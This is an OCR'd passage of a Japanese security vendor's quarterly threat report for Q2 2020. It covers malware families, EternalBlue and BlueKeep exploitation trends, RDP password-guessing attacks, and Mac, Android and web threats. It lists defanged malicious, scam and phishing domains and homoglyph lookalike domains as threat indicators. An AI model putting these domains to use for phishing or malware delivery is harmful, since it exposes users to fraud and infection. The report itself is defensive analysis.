
これらのカテゴリのランキングは、2020 年上半期を通じて一貫しています。これは、蔓延しているいくつかの脅威の拡散メカニズム（リムーバブルメディアによる拡散や、パッチが適用されていない脆弱性など）や、多くのツールがオンラインで流出しており、サイバー犯罪者にとって便利で効果的な選択肢になっていることが原因と考えられます。

前者の例として Win/HoudRat が挙げられます。これは、リムーバブルメディアを利用して拡散し、情報盗み出すためのさまざまな機能を実装するマルウェアです。HoudRat ボットネットは 2019 年 7 月に法執行機関によって解体されましたが、マルウェア自体は、その侵略的な拡散メカニズムと、開発途上国でサイバーセキュリティ対策が貧弱であることから、依然として拡散しています。


バックドアの第 1 位は Win/Vools であり、検出率は約 19% でした。このマルウェアは、SMBv1 プロトコルの脆弱性を攻撃する悪名高い EternalBlue エクスプロイトを使用し、脆弱なコンピュータに拡散します。Vools は攻撃に成功すると、被害者の機密情報を収集し、リモートサーバーに送信します。Win/Vools は、2020 年 6 月にバックドアの検出が増加した原因となっており、これらの攻撃のほとんどはインドネシアで検出されています。



2020 年第 1 四半期から 2020 年第 2 四半期のスパイウェアとバックドアの検出傾向、7 日間の移動平均線



2020 年第 2 四半期のスパイウェアファミリートップ 10（% はスパイウェア検出率）



2020 年第 2 四半期のバックドアファミリートップ 10（% はバックドア検出率）

[1] データの盗み出し、パスワードハーベスティング、キー入力の記録機能があるトロイの木馬およびワームの検出。 [2] ユーザーに気づかれることなくコンピューターにリモートからアクセスできるようにするアプリケーションの検出。

エクスプロイト


RDP 接続を確立しようとする持続的な試行（通常、これはネットワーク攻撃の痕跡となります）は、2020 年の初めから 2 倍以上に増加しています。

EternalBlue エクスプロイトを使用する攻撃は長期的に減少してきましたが、2020 年第 2 四半期に横ばいになりました。EternalBlue エクスプロイトは、これまで最も甚大な被害をもたらしたランサムウェアである WannaCryptor（別名 WannaCry）で使用されています。この脆弱性にパッチが適用されてから 3 年が経過しましたが、攻撃数が最大となった 2019 年第 2 四半期と比較して約半分になりました。

2019 年 5 月にパッチが適用された後に公開された、リモートデスクトップサービスに存在し「自己感染力があり」、リモートからコードを実行できるようにする深刻な脆弱性「BlueKeep」を使用した攻撃の数は、2020 年第 2 四半期に約 3 倍に増加しました。ただし、社内のネットワークセキュリティテストを検出数に含めない場合、BlueKeep と EternalBlue の両方の検出数が大幅に低下します。

EternalBlue と BlueKeep はどちらも、最も高度なスキルを有する一部の攻撃者によって利用されています。最近の例のひとつは ***InvisiMole*** [6] です。

リモートデスクトッププロトコル（RDP）からの攻撃試行が増加しています。RDP は、リモートのコンピュータを企業ネットワークに接続できるようにする Microsoft 独自のソリューションです。従業員にテレワークをさせている組織では、ネットワーク境界の外部からアクセスできるサービスを増やさざるを得なくなっており、多くの場合に、RDP を使用しています。したがって、新型コロナウイルスの感染拡大により、RDP 攻撃を受ける恐れのある領域も拡大しました。ESET のテレメトリによると、パスワード推測攻撃の対象となるサーバー数は約 30% 増加しました。




2020 年第 1 四半期から 2020 年第 2 四半期の EternalBlue と BlueKeep の攻撃試行傾向、7 日間の移動平均線

> ***EternalBlue と BlueKeep の両方の検出のほとんどは、社内のセキュリティテストツールによるものです。多くのシステムにすでにパッチが適用されていますが、これらの脆弱性は非常に深刻であることから、一部のツールはデフォルト設定でスキャンを実行しています。***
>
> ***ESET、脅威検出ラボヘッド、JiříKropáč***

深刻なリスクがあるにもかかわらず、組織は強力な認証を使用して RDP 接続を保護しておらず、ネットワークがパスワード推測攻撃に対して脆弱なままになっています。サイバー犯罪者は、ネットワークへの侵入に成功した場合、権限を管理者レベルに昇格させ、セキュリティソリューションを無効化またはアンインストールしてから、クリプトマイナー、バックドア、またはランサムウェアをインストールして実行します。

リモートアクセスのリスクと、リスクを軽減する ESET のネットワーク攻撃保護の新しいコンポーネントの詳細については、こちらの**記事** [63] を参照してください。ESET Brute-Force Attack Protection という名前のこの新しい検出テクノロジーは、外部環境からのログイン試行を追跡し、最適なロジックを使用して、悪意があると考えられるログイン試行をブロックし、攻撃者の IP アドレスをブロックリストに追加します。



2020 年第 1 四半期から 2020 年第 2 四半期の RDP の接続試行傾向、7 日間の移動平均線


Mac に関する脅威

ESET のテレメトリ（監視チームデータ）によると、Mac の脅威には大きな変動は見られませんでした。2020 年の第 1 四半期と比較して全体的にわずかに減少し、最も多く検出された脅威リストにはまったく変化がありませんでした。


前四半期と同様に、2020 年第 2 四半期に ESET 製品によって検出された Mac の脅威の大部分は、望ましくない可能性があるアプリケーション（PUA）であり、検出された脅威全体の 41% を占めています。次に、次にアドウェア（28%）および潜在的に危険なアプリケーション（PUsA）（18%）のカテゴリが続きます。それ以外で、マルウェアと分類される脅威は、合わせて 10% を占めています。

最も多く検出された脅威のグラフから、Mac エコシステムで、不用意なユーザーから金銭を稼ぐためにどのようなシナリオが利用されているかが見えてきます。Mac ユーザーに不正な広告が表示されたり、不要で高額なサービスを購入するように強制されたりするケースが多く見られます。

Mac の広告詐欺は多様化していますが、大きく分けて 2 種類の脅威があります。これらの詐欺を行っているサイバー犯罪者は、ソーシャルエンジニアリングによって被害者を騙して、アドウェアやダウンローダー（実際にはマルウェア）をダウンロードおよびインストールさせます。Mac の脅威全体で 2% 以上の検出を占めている唯一のトロイの木馬は、OSX/TrojanDownloader.Adload です。ユーザーのデバイスに保存されるとさらに深刻な被害を及ぼすダウンローダーはそれほど拡散していません。



2020 年第 2 四半期の Mac の脅威検出トップ 10（% は Mac の脅威検出率）



2020 年第 1 四半期から 2020 年第 2 四半期の M ac の脅威検出傾向、7 日間の移動平均線

不要で高額な製品やサービスを Mac ユーザーに販売できるようにし、セキュリティを保護したりパフォーマンスを向上すると謳っているアプリは、通常、PUA として検出されます。

ThiefQuest ランサムウェアは、2020 年第 2 四半期に開発された、Mac に関連する新しい脅威です（同名のコンピューターゲームが存在するために EvilQuest という名前から変更されています）。ESET 製品では、この脅威は OSX/Filecoder.EvilQuest として検出されますが、Mac ユーザーを標的とするランサムウェアは非常に希少であり、注意が必要です。ThiefQuest は、macOS の海賊版アプリから配布されており、ファイルを暗号化するだけでなく、スパイツールとしても機能します。このランサムウェアが検出されてから、**復号ツール** [64] が開発され、ThiefQuest の被害者に提供されています。

Mac ユーザーは、信頼できないソースからソフトウェアをインストールする場合には、細心の注意を払う必要があります。特に、海賊版のアプリケーションは、マルウェアに感染している恐れがあります。また、Mac には、Flash Player をインストールする必要がないことも今一度確認してください。

ESET シニア検出エンジニア、Miroslav Legéň

Android に関する脅威


2020 年第 2 四半期の終わりにかけて Android の脅威の検出数は減少したものの、全体的には増加しました。

2020 年第 2 四半期に検出された Android の脅威の全体量は、前四半期と比較して 18% 増加しました。これは、第2四半期の前半に、第1四半期の平均を 52% 上回るピークを記録した期間が長く続いたためです。ESET のテレメトリによると、この増加は特定の脅威やキャンペーンに関連しているのではなく、追跡されているカテゴリで検出された脅威全体が増加した結果です。


本四半期の後半の検出数は、第 1 四半期の平均を下回っています。主要なタイプの Android マルウェアのすべてが減少し、アドウェアは平均よりも減少しました。

毎年見られることですが、サイバー犯罪者の活動は休暇シーズンに向かって減退する傾向があるようです。しかし、モバイルユーザーは、休暇中もデバイスを常に使用することを念頭において、注意を怠ることがないようにしてください。

ESET マルウェアリサーチャー、Lukáš Štefanko



2020 年第 1 四半期から 2020 年第 2 四半期の Android の脅威カテゴリ検出傾向、7 日間の移動平均線



2020 年第 2 四半期の Android の脅威検出トップ 10（% は Android の脅威検出率）

2020 年第 2 四半期に最も多く検出された Android マルウェアは、トロイの木馬である Android/TrojanDropper.Agent でした。 この脅威には、攻撃対象となったデバイスにペイロードをドロップできる悪意のあるコードが含まれます。通常、これらのドロッパーは自動ビルダーに組み込まれます。

ペイロードを簡単に隠蔽できるようになったことで、このマルウェアファミリーの人気が高まったと考えられます。検出された Android の脅威に占める割合は、第 1 四半期の 11% からほぼ 2 倍の 19.5% になりました。このファミリーのすべてメンバーは類似性が高く、セキュリティソリューションによって簡単に検出できます。

新型コロナウイルスに便乗する攻撃は、2020 年第 2 四半期も引き続き確認されています。金融機関を標的とするトロイの木馬（バンキングトロイ）は、新型コロナウイルスに関する情報を提供している厚生省や保健省になりすました悪意のある Web サイトから配信されているケースが多く見られます。バンキングトロイとは別に、ESET はカナダの新型コロナウイルス追跡アプリを偽装した Android を標的とする新しい暗号化ランサムウェアを特定しました [13]。カナダ政府が「COVID Alert」というカナダ全土を対象とする追跡アプリの開発を支援する意向を発表してからわずか数日で、このマルウェアによる攻撃が始まりました。

Web に関する脅威


2020 年第 2 四半期には、マルウェアを配信する Web サイトは急減しましたが、新型コロナウイルスに便乗する詐欺などのコンテンツが蔓延していることが ESET のテレメトリから明らかになりました。

2020 年第 2 四半期、ESET のテレメトリで記録された Web の脅威全体は、2020 年第 1 四半期と比較してわずかに減少しました。検出数は 5 月にピークに達し、毎日約 1,300 万件の脅威がブロックされました。「マルウェア」、「詐欺」、「フィッシング」、「マルウェアオブジェクト」の各カテゴリで、新たな脅威が開発されています。「詐欺」カテゴリで追跡・検出された詐欺 Web サイトは、2020 年第 1 四半期と比較して 19% 増加し、5 月の第 1 週に 2020 年上半期の最高数に達しました。


一方、マルウェアを拡散する Web サイトの検出は急激に減少しており、前四半期と比較して 44% 減少しました。マルウェアを配信しているユニーク URL の検出も減少しました。減少のペースはそれほど大きくありませんが、2020 年第 1 四半期と比較して 27% 低下しました。

ブロックされたユニーク URL 数で注意が必要なもう 1 つの変化があります。これは「フィッシング」カテゴリで観測されており、前四半期と比較して 60% 増加しました。第 1 四半期と同様に、最も多くブロックされたユニーク URL は「詐欺」カテゴリの Web サイトに属しており、「マルウェア」カテゴリではユニーク URL 別にブロックされた攻撃数（約 24 回）が最多でした。


前四半期と同様に、ロシア、ペルー、日本、フランス、および米国の ESET の顧客が Web の脅威を最も多くブロックしています。検出数が最も多いドメインを次のページに一覧表示します。



2020 年第 2 四半期の Web 脅威のブロック率



2020 年第 1 四半期から 2020 年第 2 四半期のブロックされた Web の脅威傾向、7 日間の移動平均線



2020 年第 1 四半期から 2020 年第 2 四半期のブロックされたユニーク URL の傾向、7 日間の移動平均線

	マルウェア	詐欺	フィッシング
1	adobviewe[.]club	r.remarketingpixel[.]com	d18mpbo349nky5.cloudfront[.]net
2	fingahvf[.]top	ofhappinyer[.]com	propu[.]sh
3	s.viiotp[.]com	neaintrolled[.]info	mrproddisup[.]com
4	runmewivel[.]com	plugins.zonainst[.]xyz	analytic-client.playful-fairies[.]com
5	videomore[.]club	version.zonainst[.]xyz	attacketslovern[.]info
6	dpiwrxl3dmzt3.cloudfront[.]net	maranhesduve[.]club	securitygenerator[.]xyz
7	hardyload[.]com	contehos[.]com	update.updtbrwsr[.]com
8	cozytech[.]biz	ak.imgfarm[.]com	update.updtapi[.]com
9	*d3qjtdfpbrj6c.cloudfront[.]net*	instantresp[.]com	update.brwsrapi[.]com
10	deloplen[.]com	rotumal[.]com	update.mrbrwsr[.]com

2020 年第 2 四半期にブロックされたマルウェア、詐欺、フィッシングのドメイントップ 10

ホモグリフ攻撃：詐欺師によるテスト

ホモグリフ攻撃は、ドメインの文字列を、見た目は同じ（つまり、視覚的に同じ）でもコンピュータにとっては異なる文字列に置き換えます。この攻撃は、特別な保護機能を設定していないユーザーに大きな危険をもたらす場合があります。ESET のテレメトリによると、2020 年第 2 四半期には暗号通貨交換所への攻撃が集中しており、blockchain.com と binance.com が最も標的にされたドメインとなりました。

2020 年第 2 四半期にホモグリフ攻撃の標的となったブランドおよびドメイン名のトップ 10

ESE T が管理している「特に注意が必要な Web サイト」のデータベースに含まれるターゲットに対する注目するべき攻撃がありました。ESET の検出システムは、The New York Times（ニューヨークタイムズ）によく似た URL を検出しました。ニューヨークタイムズは、信頼できるメディアが不正な情報操作に悪用されるのを防ぐための、重要な標的リストに追加されています。ホモグリフドメイン www.nytımes[.]com が検出されました。この URL では、文字「i」がいくつかのラテンアルファベットで使用されているドットなしの文字（ı）に置き換えられています。

不思議なことに、この偽のニューヨークタイムズのページは別の偽のページにリダイレクトされます。リダイレクト先の 1 つはまったく別のメディアの Fox News に関連しているようです。ただし、この攻撃のランディングページである fọx[.]com では、「o」（「fox」で使用されている「o」）の文字が、文字の下にドットが付いたラテン文字（ọ）に置き換えられています。

